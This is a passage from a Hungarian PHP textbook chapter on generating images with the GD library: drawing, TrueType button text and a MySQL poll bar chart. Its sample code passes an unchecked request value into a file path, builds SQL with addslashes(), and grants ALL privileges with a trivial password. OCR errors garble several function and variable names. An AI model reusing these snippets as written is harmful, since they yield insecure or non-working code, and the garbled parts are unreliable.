- **Megjegyzés:** A kép koordinátáit a bal felső sarokból számoljuk, ez az *x=0, y=0* pont. A kép jobb alsó sarka az *x=\$szelesseg, y=\$magassag*. Számítógépes grafikák esetében ez így megszokott, viszont a matematikában megszokottal ellentétes, ezért ügyeljünk a helyes használatra!

Ezt követően vonalat húzunk a kép bal felső sarkából (0, 0) a jobb alsóba (\$szelesseg, \$magassag):

```
imageline($kep, 0, 0, $szelesseg, $magassag, $feher);
```

A függvény paraméterként a képazonosítót, a vonal kezdő- és végpontjának *x* és *y* koordinátáját, illetve a színt várja.

Végezetül feliratot adunk az ábrához:

```
imagestring($kep, 4, 50, 150, 'Értékesítés', $feher);
```

Az `imagestring()` függvény az előző kettőről kissé eltérő paramétereket fogad. A függvény prototípusa a következő: `int imagestring (resource kep_azonosito, int betutipus, int x, int y, string s, int szin)`

Paraméterei sorban: a képazonosító, a betűtípus, a szöveg kezdőpontjának *x* és *y* koordinátája, az írni kívánt szöveg és a szín.

A betűtípus egy 1 és 5 közötti szám. Ezek a számok latin2 kódolású, beépített betűtípusokat jelölnek úgy, hogy a magasabb számok nagyobb betűtípusoknak felelnek meg. Használhatunk helyettük TrueType vagy PostScript Type 1 betűket is. Mind-egyik fontkészlethez tartozik egy függvénykészlet. A következő példában a TrueType függvényeket fogjuk használni.

Nyomós érv az alternatív betűtípusokhoz tartozó függvénykészletek használatára, hogy az `imagestring()` és a hozzá kapcsolódó függvények, például az `imagechar()` (karakter írása a képre) által írt szöveg nem élsimított. A TrueType és a PostScript függvények ezzel szemben élsimított szöveget állítanak elő.

Ha bizonytalanok vagyunk az élsimított és az élsimítás nélküli betűk közötti különbséget illetően, vessünk egy pillantást a 22.2 ábrára! Ahol görbék vagy ívelt vonalak vannak a betűkben, az élsimítás nélküli szöveg töredezettnek tűnik. A görbü-

letet vagy ívet ekkor „lépcsőeffekt” adja ki. Az élsimított kép a háttér és a szöveg színe közötti színű képpontok felhasználásával simítja ki a szöveget.

Normal Anti-aliased

22.2 ábra: Az egyszerű szöveg töredezettnek tűnik, különösen nagyobb betűméret esetén.
Az élsimítás finomabbá teszi a betűk görbületeit és sarkait.

Kimenet készítése a kész grafikáról

Az elkészített képet megjeleníthetjük közvetlenül a böngészőben vagy elmenthetjük fájlba.

Példánkban az előbbi választottuk, vagyis közvetlenül a böngészőnkben jelenik meg a kép. Ez is két lépésből álló folyamat. Először is közölnünk kell a böngészővel, hogy képet, nem pedig szöveget vagy HMTL-t kívánunk megjeleníteni. A `Header ()` függvényt használjuk erre, amivel meghatározhatjuk a kép MIME-típusát:

```
Header ('Content-type: image/png');
```

Amikor be szeretnénk tölteni a böngészőnkbe egy fájlt, a webszerver először is a MIME-típusát küldi el. HTML vagy PHP oldal esetén elsőként a következőket küldi a kiszolgáló:

```
Content-type: text/html
```

Ez közli a böngészővel, hogyan értelmezze a most következő adatokat.

Jelen esetben azt szeretnénk tudatni a böngészővel, hogy a szokásos HTML kimenet helyett képet küldünk. Ezt az eddig még nem használt `Header ()` függvénytel tehetjük meg.

A függvény egyszerű HTTP fejlécet küld el. Másik tipikus felhasználási területe a HTTP átírányítások végrehajtása. Átírányítás esetén az a közöljük a böngészővel, hogy a kért oldal helyett egy másikat töltson be. Általában akkor használjuk, amikor egy oldalt áthelyezünk. Például:

```
Header ('Location: http://www.domain.com/uj_kezdolap.html');
```

A `Header ()` függvény használatával kapcsolatban meg kell említeni, hogy a függvény abban az esetben, ha az oldal tartalma már el lett küldve, nem hajtatható végre. Amint valamilyen kimenetet küldünk a böngészőnek, a PHP automatikusan elküldi neki a HTTP fejlécet. Így, ha bármilyen echo utasítás vagy akár fehérköz karakter található a kezdő PHP címke (tag) előtt, a kiszolgáló elküldi a fejlécet, mi pedig figyelmezterő üzenetet kapunk a PHP-től, amikor megpróbáljuk meghívni a `Header ()` függvényt. A függvény többszöri meghívásával ugyanakkor több HTTP fejlécet is elküldhetünk ugyanabban a kódban, de a függvényhívásoknak minden előtt kell lenniük, hogy bármilyen kimenetet küldenénk a böngészőnek.

A fejlécadatok elküldése után az

```
imagepng ($kep);
```

meghívásával küldhetjük a képadatokat a böngészőnek.

Ez a függvényhívás PNG formátumban küldi a böngészőnek a kimenetet. Ha más formátumban szeretnénk küldeni, az `imagejpeg ()` függvényt is meghívhatjuk – amennyiben a JPEG támogatása be van kapcsolva. Ebben az esetben is a megfelelő fejlécet kellene először küldeni, ahogy itt is láthatjuk:

```
Header ('Content-type: image/jpeg');
```

A második lehetőség, egyben az összes előbbinek az alternatívája, ha a böngészőben való megjelenítés helyett fájlba írjuk a képet. Ehhez meg kell adni az `imagepng ()` (vagy az egyéb támogatott formátumokhoz tartozó, hasonló függvény) opcionális második paraméterét:

```
imagepng ($kep, $fajlnev);
```

Ne feledjük el, hogy a PHP-ból fájlba írásra vonatkozó összes szabály (például a jogosultságok megfelelő beállítása) itt is érvényes!

Erőforrások felszabadítása

Ha befejeztük a képpel a munkát, a képazonosító megsemmisítésével adjuk vissza a kiszolgálónak a lefoglalt erőforrásokat. Az `imagedestroy ()` meghívásával tehetjük ezt:

```
imagedestroy ($kep);
```

Automatikusan létrehozott képek használata más oldalakon

Mivel adott fejlécet csak egyszer küldhetünk el, és csak ezzel közölhetjük a bongészővel, hogy képadatot kívánunk küldeni neki, egy általános oldalra nem olyan egyszerű dolog a program által létrehozott több képet beilleszteni. Az alábbi három lehetőség közül választhatunk:


- A teljes oldal az adott kép kimenetéből áll, ahogy azt az előző példában láttuk.
- Kiírjuk a képet fájlba, ahogys arról már beszélünk, majd hagyományos címkével hivatkozunk rá.
- A képet előállító kódot képcímke közé helyezzük.

Az első két módszerrel már foglalkoztunk. Tekintsük most át röviden a harmadikat! Ennél a módszernél képcímek (image tag) használatával illesztjük a sorok közé a képet, például így:

```

```

A PNG, a JPEG vagy a GIF kép közvetlen beillesztése helyett szúrjuk be az SRC címkébe a képet előállító PHP kódot. A kód futtatásának eredménye a sorok közé kerül, ahogys azt a 22.3 ábra is mutatja.




22.3 ábra: A dinamikusan előállított, sorok közé beszúrt kép pontosan úgy jelenik meg a felhasználó számára, mint bármilyen más, hagyományos kép.

Szöveg és betűk használatával létrehozott képek


Nézzünk most a képek létrehozására egy jóval bonyolultabb példát! Hasznos lehet, ha képesek vagyunk weboldalunk számára a gombokat vagy egyéb képeket automatikusan (a programból) létrehozni. Miután a korábban már bemutatott módszereket használva valamilyen színnel kitöltünk egy téglalapot, könnyedén létrehozhatunk abból egyszerű gombokat. Ennél összetettebb effekteket is programozhatunk, ám egy képszerkesztő alkalmazásban általában sokkal egyszerűbben elérhetjük célunkat. A grafikai munkát így akár megfelelő művészemberre is bízhatjuk, nekünk pedig megmarad a programozói munka.

A mostani példában egy üres gombsablon segítségével állítjuk elő a gombokat. Így olyan képtulajdonságokat, köztük például lekrekitett éleket is elérhetünk, amelyeket összehasonlíthatlanul egyszerűbb Photoshop, GIMP vagy valamilyen más képszerkesztő segítségével létrehozni. A PHP képkezelő könyvtára lehetővé teszi, hogy a megfelelő alapképből kiindulva, majd arra rajzolva érjük el a kívánt eredményt. Az elsimított szöveg érdekében a példában TrueType betűtípusokat használunk. A TrueType betűtípusokhoz használható függvényeknek is megvannak a maguk trükkjei, rövidesen ezeket is megismerjük. A folyamat lényegében annyiból áll, hogy fogjuk a szöveget, majd létrehozunk egy olyan gombot, amelyre a szöveg kerül. A gombon vízszintesen és függőlegesen is középre igazítjuk, majd a gomb által megengedett legnagyobb betűméretet fogjuk beállítani. A felhasználók számára tesztelés és kísérletezés céljából elérhető felületet készítettünk a gombokat előállító kódhoz (22.4 ábra). (Az űrlap kódját itt és most nem közöljük, mivel nagyon egyszerű, de a könyv letölthető mellékletének gomb_tervezese.html nevű fajljában megtalálható.)



22.4 ábra: A felületen a felhasználó kiválaszthatja a gomb színét, illetve begépelheti a kívánt szöveget.

Ilyen típusú felületeket például weboldalakat automatikusan előállító programokhoz vehetünk igénybe. A weboldal gombjainak futtatás alatti létrehozásához soron belül is meghívhatnánk a kódot, de ehhez gyorsítótárazásra lenne szükség annak érdekében, hogy minden ne legyen túl időigényes.



22.5 ábra: A gomb_letrehozasa.php kód által előállított gomb.

A gombot a 22.2 példakódban látható gomb_letrehozasa.php kód állította elő.

22.2 példakód: gomb_letrehozasa.php – A gombot létrehozó kód a gomb_tervezese.html ürlapból vagy HTML IMG címkéből is meghívható.

```
<?php
// ellenőrizzük, hogy a megfelelő változóadatokkal dolgozunk
// a változók a gomb szövege és a szín

$gomb_szoveg = $_REQUEST['gomb_szoveg'];
$szin = $_REQUEST['szin'];

if (empty($gomb_szoveg) || empty($szin))
{
    echo 'Nem lehet a képet létrehozni - az űrlap nem megfelelően lett kitöltve';
    exit;
}

// megfelelő hátterű kép létrehozása és méret ellenőrzése
$kep = imagecreatefrompng ($szin.'-gomb.png');

$szelesseg_kep = imagesx($kep);
$magassag_kep = imagesy($kep);

// Képeinknél 18 képpontos belső margóra van szükség
$szelesseg_kep_margok_nelkul = $szelesseg_kep - (2 * 18);
$magassag_kep_margok_nelkul = $magassag_kep - (2 * 18);

// Derítsük ki, hogy a betűméret megfelelő-e, ha nem, csökkentsük addig, amíg jó nem lesz!
// induljunk ki a legnagyobb méretből, ami elférhet gombjainkon!
$betumeret = 33;

// közölni kell a GD2-vel, hol találhatók a betűtípusaink
putenv('GDFONTPATH=C:\WINDOWS\Fonts');
$betutipus = 'arial';

do
{
    $betumeret--;

    // a szöveg adott betűméret melletti méretének kiszámítása
    $befoglalo_keret=imagettfbbox ($betumeret, 0, $betutipus, $gomb_szoveg);
```

```

$jobb_szoveg = $befoglalo_keret[2]; // jobb koordináta
$bal_szoveg = $befoglalo_keret[0]; // bal koordináta
$szelesseg_szoveg = $jobb_szoveg - $bal_szoveg; // milyen széles?
$magassag_szoveg = abs($befoglalo_keret[7] - $befoglalo_keret[1]); // milyen magas?

}

while ( $betumeret>8 &&
       ( $magassag_szoveg>$magassag_kep_margok_nelkul ||
         $szelesseg_szoveg>$szelesseg_kep_margok_nelkul )
     );

if ( $magassag_szoveg>$magassag_kep_margok_nelkul ||
     $szelesseg_szoveg>$szelesseg_kep_margok_nelkul )
{
    // olvasható méretben nem fér rá a szöveg a gombra
    echo 'A megadott szöveg nem fér rá a gombra.<br />';
}
else
{
    // Találtunk megfelelő betűméretet
    // Most kiszámoljuk, hova kerüljön a szöveg

    $szoveg_x = $szelesseg_kep/2.0 - $szelesseg_szoveg/2.0;
    $szoveg_y = $magassag_kep/2.0 - $magassag_szoveg/2.0 ;

    if ($bal_szoveg < 0)
        $szoveg_x += abs($bal_szoveg); // bal oldali behúzás meghatározása

    $szoveg_alapvonal_felett = abs($befoglalo_keret[7]); // mennyivel az alapvonal felett?
    $szoveg_y += $szoveg_alapvonal_felett; // alapvonal meghatározása

    $szoveg_y -= 2; // sablonunk alakjának megfelelő korrekció

    $feher = imagecolorallocate ($kep, 255, 255, 255);

    imagettfttext ($kep, $betumeret, 0, $szoveg_x, $szoveg_y, $feher, $betutipus,
                   $gomb_szoveg);

    Header ('Content-type: image/png');
    imagepng ($kep);
}

imagedestroy ($kep);
?>

```

Ez az egyik leghosszabb kód, amivel idáig találkoztunk. Nézzük végig lépésenként! A kód némi alapvető hibaellenőrzéssel kezdődik, majd a munkánk során használt rajzvászon beállításával folytatódik.

A rajzvászon beállítása

A 22.2 példakódban nem üres lappal indulunk, hanem meglévő képet felhasználva kezdjük meg a gomb létrehozását. Hárrom választási lehetőséget adunk a gomb alapszínét illetően: vörös (voros-gomb.png), zöld (zold-gomb.png) és kék (kek-gomb.png).

A felhasználó által kiválasztott színt az úrlap szín változójában tároljuk.

Kezdetként kinyerjük a színt a `$_REQUEST` szuperglobális változóból, majd a megfelelő gomb alapján beállítjuk az új képonosítót:

```
$szin = $_REQUEST['szin'];
...
$kep = imagecreatefrompng ($szin.'-gomb.png');
```

A paraméterként egy PNG képfájlnevet fogadó `imagecreatefrompng()` függvény egy új, a PNG fájl másolatát tartalmazó képhez tartozó azonosítót ad vissza. Fontos megjegyezni, hogy ez semmilyen módon nem változtatja meg az eredeti PNG képet. Megfelelő támogatás telepítése esetén ugyanígy használhatjuk az `imagecreatefromjpeg()` és az `imagecreatefromgif()` függvényt is.

- **Megjegyzés:** Az `imagecreatefrompng()` függvény csak a memoriában hozza létre a képet. Fájlba mentéséhez vagy bőngészőben való megjelenítéséhez az `imagepng()` függvényt kell meghívunk. Rövidesen ezt is bemutatjuk, de előtte van még egy kis dolgunk a képpel.

A szöveg hozzáigazítása a gombhoz

A felhasználó által begépelezett szöveget a `$gomb_szoveg` változóban tároljuk el. Feladatunk annyi, hogy a gomb által megengedett legnagyobb méretben a gombra írjuk ezt a szöveget. Iterációval, illetve egyszerűbben mondva próba-szerencse módszerrel fogjuk ezt megvalósítani.

Először is beállítjuk a szükséges változókat. Az első két ilyen a gomb képének szélessége és magassága:

```
$szelesseg_kep = imagesx($kep);
$magassag_kep = imagesy($kep);
```

A következő két változó a gomb szélétől számított belső margókat jelképezi. Mivel a gomb széle lekerelik, ezt figyelembe véve elegendő helyet kell hagynunk a szöveg szélétől. Ha más képekkel dolgozunk, eltérő értékeket kell használnunk. Jelen esetben minden oldalon körülbelül 18 képpontnyi margóval kell számolnunk:

```
$szelesseg_kep_margok_nelkul = $szelesseg_kep - (2 * 18);
$magassag_kep_margok_nelkul = $magassag_kep - (2 * 18);
```

A kiinduló betűméretet is meg kell adnunk. Indulunk ki 32 pontból (illetve valójában 33-ból, de azt azonnal csökkentjük egyvel), mert nagyjából ez a legnagyobb betűméret, ami egyáltalán ráférhet a gombra:

```
$betumeret = 33;
```

GD2 használata esetén a `GDFONTPATH` környezeti változó beállításával közölnünk kell, hogy hol találhatók rendszerünkön a betűtípusok:

```
putenv ('GDFONTPATH=C:\WINDOWS\Fonts');
```

A használni kívánt betűtípus nevét is meg kell adnunk. TrueType függvényekkel fogunk dolgozni ezzel a betűtípussal. Ezek a függvények az előzőekben megadott elérési útvonalon fogják keresni a betűtípus fájlját, és `.ttf` (TrueType Font) kiterjesztéssel látták el a fájlnevet:

```
$betutipus = 'arial';
```

Operációs rendszertől függően elképzelhető, hogy a betűtípus nevéhez nekünk kell hozzáadni a `.ttf` kiterjesztést. Ha számítógépünkön nem található meg a példában használt Arial, bármilyen más TrueType betűtípust választhatunk helyette. Most pedig egy ciklussal addig csökkentjük a betűméretet, amíg a felhasználó által elköldött szöveg rá nem fér a gombra:

```
do
```

```
{
```

```
    $betumeret--;
```

```
// a szöveg adott betűméret melletti méretének kiszámítása
```

```
$befoglalo_keret=imagettbbox ($betumeret, 0, $betutipus, $gomb_szoveg);
```

```
$jobb_szoveg = $befoglalo_keret[2]; // jobb koordináta
```

```
$bal_szoveg = $befoglalo_keret[0]; // bal koordináta
```

```
$szelesseg_szoveg = $jobb_szoveg - $bal_szoveg; // milyen széles?
```

```
$magassag_szoveg = abs($befoglalo_keret[7] - $befoglalo_keret[1]); // milyen magas?
```

```
}
```

```
while ( $betumeret>8 &&
```

```
( $magassag_szoveg>$magassag_kep_margok_nelkul ||
  $szelesseg_szoveg>$szelesseg_kep_margok_nelkul )
);
```

Ez a kód a szöveg *befoglaló kerete* (bounding box) alapján vizsgálja a szöveg méretét. A TrueType betütípusok kezelésére használható egyik függvényt, az `imagegettfbbox()`-ot használjuk ehhez. A megfelelő méret meghatározása után TrueType betütípus (a példában ez Arial, de bármelyiket választhatjuk) és az `imagettfttext()` függvény használatával fogjuk a szöveget a gombra írni.

A szöveg befoglaló kerete az a legkisebb téglalap, amit a szöveg köré tudunk rajzolni. A 22.6 ábrán láthatunk rá példát.



22.6 ábra: A befoglaló keret koordinátáit az alapvonalhoz viszonyítva adjuk meg. Az origót (0,0) jelöli.

A befoglaló keret méreteit az alábbi függvény meghívásával kapjuk meg:

```
$befoglalo_keret=imagettfbbox ($betumeret, 0, $betutipus, $gomb_szoveg);
```

Ez a függvényhívás a következőket jelenti: „Mondd meg a \$gomb_szoveg változóban lévő szöveg méretét \$betumeret méret, nulla fokos dölg és Arial TrueType betütípus használata esetén!”

Jegyezzük meg, hogy a függvénynek ténylegesen a betütípust tartalmazó fájl elérési útvonalát kell átadni! Jelen esetben ez a fájl ugyanabban a könyvtárban található, mint a kód (ez az alapértelmezett lehetőség), ezért nem kellett hosszabb elérési útvonalat meghatározunk.

A függvény a befoglaló keret sarkainak koordinátáit tartalmazó tömbbel tér vissza. A tömb tartalmát a 22.1 táblázat mutatja.

22.1 táblázat: A befoglaló keret koordinátáit tartalmazó tömb elemei

Tömbindex	Tartalom
0	bal alsó sarok x koordinátája
1	bal alsó sarok y koordinátája
2	jobb alsó sarok x koordinátája
3	jobb alsó sarok y koordinátája
4	jobb felső sarok x koordinátája
5	jobb felső sarok y koordinátája
6	bal felső sarok x koordinátája
7	bal felső sarok y koordinátája

A tömb tartalmát úgy a legkönnyebb megjegyezni, ha emlékszünk rá, hogy a számoszás a befoglaló keret bal felső sarkából indul, és az óramutató járásával ellentétesen halad. Az egyetlen trükkös dolog az `imagettfbbox()` függvény által visszaadott értékekkel kapcsolatban az, hogy ezek az origóhoz viszonyított koordinátaértékek. A képek esetén használt, a bal felső sarokhoz képest viszonyított koordináttákkal ellentérben azonban ezeket a szöveg alapvonalához viszonyítva kapjuk meg.

Nézzük meg újból a 22.6 ábrát! A betűk talpánál egy vízszintes vonalat látunk. Ezt hívjuk *alapvonalnak* (baseline). Egyes betűk, mint példánkban a g, az alapvonal alá nyúlnak. A betűk ezen részét *lefelé nyúló betűszárnak* (descender) nevezzük.

Ennek az alapvonalnak a bal széle az origó – vagyis az a pont, ahol az x és az y koordináta is 0. Az alapvonal feletti pontok x koordinátája pozitív, az alatta levőké pedig negatív. A szöveg ráadásul a befoglaló kereten kívüli koordinátaértékekkel is rendelkezhet. Könnyen előfordulhat például az, hogy a szöveg kezdőpontjának -1 az x koordinátája.

Mindez pusztán azt jelenti, hogy figyelmesen kell eljárni, amikor ezekkel az értékekkel számolunk.

A következőképpen számoljuk a szöveg szélességét és magasságát:

```
$jobb_szoveg = $befoglalo_keret[2]; // jobb koordináta
$bal_szoveg = $befoglalo_keret[0]; // bal koordináta
$szelesseg_szoveg = $jobb_szoveg - $bal_szoveg; // milyen széles?
$magassag_szoveg = abs($befoglalo_keret[7] - $befoglalo_keret[1]); // milyen magas?
```

Ezen adatok birtokában tesszélhetjük a ciklus feltételét:

```

} while ( $betumeret>8 &&
        ( $magassag_szoveg>$magassag_kep_margok_nelkul ||  

         $szelesseg_szoveg>$szelesseg_kep_margok_nelkul )
        );

```

Két feltételhalmazt vizsgálunk. Az elsőnél azt szeretnénk megállapítani, hogy még olvasható-e a betű; 8 pontos betűnél kisebbet nincs értelme használni, mert a szöveg olvashatatlanul kicsi lesz. A második feltételhalmazzal azt vizsgáljuk, hogy a szöveg elfér-e a gomb írható felületén.

Ezt követően megnézzük, hogy sikerült-e iteratív próbálkozásainkkal megfelelő betűményt találni, és ha nem, akkor hibaüzenetben jelezzük ezt:

```

if ( $magassag_szoveg>$magassag_kep_margok_nelkul ||  

    $szelesseg_szoveg>$szelesseg_kep_margok_nelkul )  

{  

    // olvasható méretben nem fér rá a szöveg a gombra  

    echo 'A megadott szöveg nem fér rá a gombra.<br />';  

}

```

A szöveg elhelyezése

Ha eddig minden rendben ment, akkor következő feladatunk a szöveg kezdőpontjának meghatározása. Ez lesz a rendelkezésre álló tér középpontja.

```

$szoveg_x = $szelesseg_kep/2.0 - $szelesseg_szoveg/2.0;  

$szoveg_y = $magassag_kep/2.0 - $magassag_szoveg/2.0;

```

Az alapvonalhoz viszonyított koordinátarendszer bonyolultsága miatt korrekciós tényezőkre van szükségünk:

```

if ($bal_szoveg < 0)  

    $szoveg_x += abs($bal_szoveg); // bal oldali behúzás meghatározása

```

```

$szoveg_alapvonal_felett = abs($befoglalo_keret[7]); // mennyivel az alapvonal felett?  

$szoveg_y += $szoveg_alapvonal_felett; // alapvonal meghatározása

```

```
$szoveg_y -= 2; // sablonunk alakjának megfelelő korrekció
```

Ezek a korrekciós tényezők figyelembe veszik az alapvonalat, és egy kis igazítást hajtanak végre, mivel a szöveg kissé „fejnehéz.”

A szöveg gombra írása

Innen már gyerekjáték az egész. Beállítjuk a szövegszínt, ami jelen esetben fehér lesz:

```
$feher = ImageColorAllocate ($kep, 255, 255, 255);
```

Ezt követően az `imagettfttext()` függvénytel íratjuk a szöveget a gombra:

```
imagettfttext ($kep, $betumeret, 0, $szoveg_x, $szoveg_y, $feher, $betutipus,  

    $gomb_szoveg);
```

A függvény számos paramétert használ. Ezek sorrendben: a képazonosító, a pontokban meghatározott betűményet, a szöveg dőlésének szöge, kezdőpontjának x és y koordinátája, színe, a betűtípus tartalmazó fájl, majd végül a gombra írandó szöveg.

- **Megjegyzés:** A betűtípushoz tartalmazó fájlnak a kiszolgálón kell elérhetőnek lennie, a kliensgépen nincsen rá szükség, mert a felhasználó képként fogja látni a szöveget.

Befejezés

Végül megjelenítjük a gombot a böngészőben:

```
Header ('Content-type: image/png');  

imagepng ($kep);
```

Itt az ideje, hogy felszabadítsuk az erőforrásokat, és ezzel végére érjünk a kódnak:

```
imagedestroy ($kep);
```

Ennyi! Ha minden rendben volt, akkor a 22.5 ábrán lévő gombhoz hasonlót kell látnunk böngészőnkben.

Ábrák és grafikonadatok rajzolása

Az előző, gombokat előállító alkalmazásban meglévő képeket és szöveget használtunk. Igazi rajzolásra még nem láttunk példát, következzék most ez!

Példánkban szavazást tartunk honlapunk látogatói között, hogy megtudjuk, egy képzeletbeli választáson kire voksoltanak. A szavazás eredményét MySQL adatbázisban tároljuk, és képkezelő függvények segítségével oszlopdiagramon jelenítjük meg.

A diagramkészítés a másik nagy terület, ahol ezeket a függvényeket igénybe vehetjük. Bármilyen adatot megjeleníthetünk így – értékesítési eredményeket, látogatottsági adatokat vagy bármit, amit kedvünk tartja.

A példa kedvéért néhány perc alatt létrehozzuk a szavazás nevű MySQL adatbázist. Egyetlen táblából áll, amelynek neve szavazás_eredmenyek. A jelölt oszlopban a jelöltek nevét, a szavazatok_szama oszlopban pedig a rájuk leadott szavazatok számát találjuk. Felhasználót is létrehozunk ehhez a szavazás nevű adatbázishoz, akinek jelszava szavazás lesz. A tábla eléggé magától értetődő, a 22.3 példakódban található SQL kód futtatásával pedig egyszerűen létrehozható. Megtehetjük ezt, ha rendszergazdaként (root) bejelentkezve az alábbi utasítást futtajuk:

```
mysql -u root -p < szavazás_beallitasa.sql
```

Természetesen bármilyen más felhasználót is használhatunk, amennyiben az megfelelő jogosultságokkal rendelkezik.

22.3 példakód: szavazás_beallitasa.sql – A szavazás adatbázisának létrehozása

```
CREATE DATABASE szavazás;
USE szavazás;
CREATE TABLE szavazás_eredmenyek (
    jelölt VARCHAR(30),
    szavazatok_szama INT
);
INSERT INTO szavazás_eredmenyek VALUES
    ('Kovács János', 0),
    ('Nagy Mária', 0),
    ('Kiss István', 0)
;
GRANT ALL PRIVILEGES
ON szavazás.*
TO szavazás@localhost
IDENTIFIED BY 'szavazás';
```

Az adatbázis három jelöltet tartalmaz. A szavazófelületet a szavazás.html nevű oldal kínálja. Az oldal kódját a 22.4 példakód tartalmazza.

22.4 példakód: szavazás.html – Szavazófelület létrehozása a felhasználók számára

```
<html>
<head>
    <title>Szavazás</title>
</head>
<body>
<h1>Közvélemény-kutatás</h1>
<p>Kire fog voksolni a választásokon? </p>
<form method="post" action="eredmenyek_megjelenitese.php">
<input type="radio" name="szavazat" value="Kovács János">Kovács János<br />
<input type="radio" name="szavazat" value="Nagy Mária">Nagy Mária<br />
<input type="radio" name="szavazat" value="Kiss István">Kiss István<br /><br />
<input type="submit" value="Eredmények megjelenítése">
</form>
</body>
</html>
```


Az oldal kimenetét a 22.7 ábrán látjuk.

A dolog lényege, hogy amikor a felhasználó a képernyőn látható gombra kattint, szavazatát hozzáadjuk az adatbázishoz, lekérdezzük onnan az összes szavazatot, majd oszlopdiagramon megjelenítjük a szavazás pillanatnyi állását.

A 22.8 ábrán az így kapott oszlopdiagramra látunk példát.



22.7 ábra: A felhasználók leadhatják szavazataikat, majd az „Eredmények megjelenítése” gombra kattintva megjelenítjük számukra a szavazás pillanatnyi állását.



22.8 ábra: A szavazás eredményét a rajzvászonra vonalakat és téglalapokat rajzolva, illetve szöveget írva jelenítjük meg.

Viszonylag hosszú kód szükséges a diagram előállítására. Négy részre bontottuk, hogy egyenként tekinthessük át ezeket. A kód nagy része ismerős lesz, sok ehhez hasonló MySQL-es példát láttunk már. Azt is tudjuk már, hogyan festhetünk a rajzvászonra egyszínű háttérteret, és hogyan íthattunk rá szöveget.

A kód új részei a vonalak és téglalapok rajzolásával kapcsolatosak. Figyelmünket ezekre a részekre fordítjuk. A négy részből álló kód első részét a 22.5.1 példakód tartalmazza.

22.5.1 példakód: `eredmenyek_megjelenitese.php` – Az 1. rész frissíti a szavazás adatbázisát, és lekérdezi az új eredményeket

```
<?php
***** Adatbázis lekérdezése a szavazási adatok begyűjtése érdekében *****
// szavazat begyűjtése az űrlapról
$_szavazat=$_REQUEST['szavazat'];

// bejelentkezés az adatbázisba
if (!$adatbazis_kapcsolat = new mysqli('localhost', 'szavazas', 'szavazas', 'szavazas'))
{
    echo 'Nem sikerült kapcsolódni az adatbázishoz<br />';
    exit;
}
```

```

}

if (!empty($szavazat)) // ha az űrlap ki van töltve,
// a felhasználó szavazatának hozzáadása az adatbázishoz
{
    $szavazat = addslashes($szavazat);
    $lekerdezes = "update szavazas_eredmenyek
                    set szavazatok_szama = szavazatok_szama + 1
                    where jelölt = '$szavazat'";
    if(!$eredmeny = @$adatbazis_kapcsolat->query($lekerdezes))
    {
        echo 'Nem sikerült kapcsolódni az adatbázishoz<br />';
        exit;
    }
}

// szavazás aktuális állásának lekérdezése függetlenül attól, hogy a felhasználó
// szavazott-e
$lekerdezes = 'select * from szavazas_eredmenyek';
if(!$eredmeny = @$adatbazis_kapcsolat->query($lekerdezes))
{
    echo 'Nem sikerült kapcsolódni az adatbázishoz<br />';
    exit;
}
$jeloltek_szama = $eredmeny->num_rows;

// az eddigi összes szavazat számának kiszámítása
$osszes_szavazat=0;
while ($sor = $eredmeny->fetch_object())
{
    $osszes_szavazat += $sor->szavazatok_szama;
}
$eredmeny->data_seek(0); // eredménymutató visszaállítása

```

22

A 22.5.1 példakódban látható 1. részben kapcsolódunk a MySQL adatbázishoz, a felhasználó voksa alapján frissítjük a szavazatok számát, majd lekérdezzük az eltárolt eredményeket. Az adatok birtokában elkezdhetjük a diagram rajzolásához szükséges számításokat. A 2. részt a 22.5.2 példakódban találjuk.

22.5.2 példakód: eredmények_megjelenítése.php – A 2. rész beállítja a diagram rajzolásához szükséges változókat

```

*****+
A diagramhoz szükséges kiinduló számítások
*****+
// állandók beállítása
putenv('GDFONTPATH=C:\WINDOWS\Fonts');
$szelesseg=500; // a kép szélessége képpontokban - a 640x480-ba férjen bele!
$bal_margo = 50; // a diagram bal oldalán üresen hagyott hely
$jobb_margo = 50; // ugyanez a jobb oldalon
$oszlop_magassaga = 40;
$oszlopok_koze = $oszlop_magassaga/2;
$betutipus = 'arial';
$felirat_merete = 16; // pont
$nagy_meret= 12; // pont
$kis_meret= 12; // pont

```

```

$szoveg_beuzasa = 10; // feliratok pozicionálása a kép szélétől

// a rajzolás kiindulópontjának meghatározása
$x = $bal_margo + 60; // a diagram alapvonalának helye
$y = 50; // u.a.
$oszlop_egyseg = ($szelesseg - ($x+$jobb_margo)) / 100; // egy "pont" a diagramon

// a diagram magasságának kiszámítása - oszlopok plusz térköz plusz margó
$magassag = $jeloltek_szama * ($oszlop_magassaga + $oszlopok_koze) + 50;

```

A kód 2. részében a diagram rajzolásához szükséges változókat állítjuk be.

Kissé babramunkának tűnhet mindenek között a kiszámítás, de ha kicsit előre gondolkodva elkezdenk, hogyan szeretnénk a kész képet elkészíteni, azalá nagyban leegyszerűsíthetjük a rajzolás folyamatát. Az itt használt értékeket úgy kaptuk meg, hogy egy darab papírra vázlatszerűen felrajzoltuk a diagramot, majd megállapítottuk a megfelelő arányokat.

A \$szelesseg változó a használt rajzvászon teljes szélessége. Beállítjuk a bal és jobb margót (a \$bal_margo, illetve a \$jobb_margo változóval); az oszlopok magasságát és az oszlopok közötti térközöt (\$oszlop_magassaga és \$oszlopok_koze); a betűtípus, a betűméreteket és a felirat pozícióját (\$betutipus, \$felirat_merete, \$nagy_meret, \$kis_meret és \$szoveg_beuzasa).

